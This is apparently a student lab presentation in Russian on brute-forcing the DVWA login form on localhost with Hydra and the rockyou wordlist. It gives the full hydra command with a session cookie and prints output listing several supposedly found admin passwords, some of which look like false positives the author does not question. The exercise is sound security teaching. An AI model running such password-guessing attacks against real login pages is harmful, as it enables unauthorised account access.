

Презентация по выполнению индивидуального проекта этап №3

Основы информационной безопасности

Паращенко А.Д.

23 сентября 2024


Российский университет дружбы народов, Москва, Россия

Цель работы

Использование Hydra для подбора или взлома имени пользователя и пароля.

Выполнение лабораторной работы

Скачиваем текстовый документ *rockyou.txt.tar.gz* с паролями для Linux командой *sudo gzip -d rockyou.txt.tar.gz*. (рис.1)




```
(adparathenko@adparathenko)-[~/Downloads]
$ sudo gzip -d rockyou.txt.tar.gz

(adparathenko@adparathenko)-[~/Downloads]
$
```

Рис. 1: 1

Устанавливаем в браузере расширение для просмотра cookie и копируем значение PHPSESSID для дальнейшей работы.(рис.2)



Запускаем работу Hydra. Для авторизации используется html форма, которая отправляет методом POST запрос вида username=root&password=test_password. Выбираем любую выданную пару логина и пароля.(рис.3)

```
(adparathenko@adparathenko)-[~]
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=impossible; PHPSESSID=87vsr0c6hqdhuauretmu02ph7u:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-23 18:11:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=impossible; PHPSESSID=87vsr0c6hqdhuauretmu02ph7u:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: 12345678
[80][http-get-form] host: localhost login: admin password: nicole
[80][http-get-form] host: localhost login: admin password: 123456
[80][http-get-form] host: localhost login: admin password: 12345
[80][http-get-form] host: localhost login: admin password: daniel
[80][http-get-form] host: localhost login: admin password: babygirl
[80][http-get-form] host: localhost login: admin password: password
[80][http-get-form] host: localhost login: admin password: princess
[80][http-get-form] host: localhost login: admin password: jessica
[80][http-get-form] host: localhost login: admin password: lovely
[80][http-get-form] host: localhost login: admin password: 1234567
```

Заходим обратно на сайт и вводим выбранную пару логин-пароль и получаем результат взлома.(рис.4)

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area **admin**



Вывод

В результате выполнения работы мы смогли познакомиться с функциями Hydra и взломать аккаунт admin.

::: # Список литературы{.unnumbered} 1) <https://esystem.rudn.ru/mod/page/view.php?id=1140635>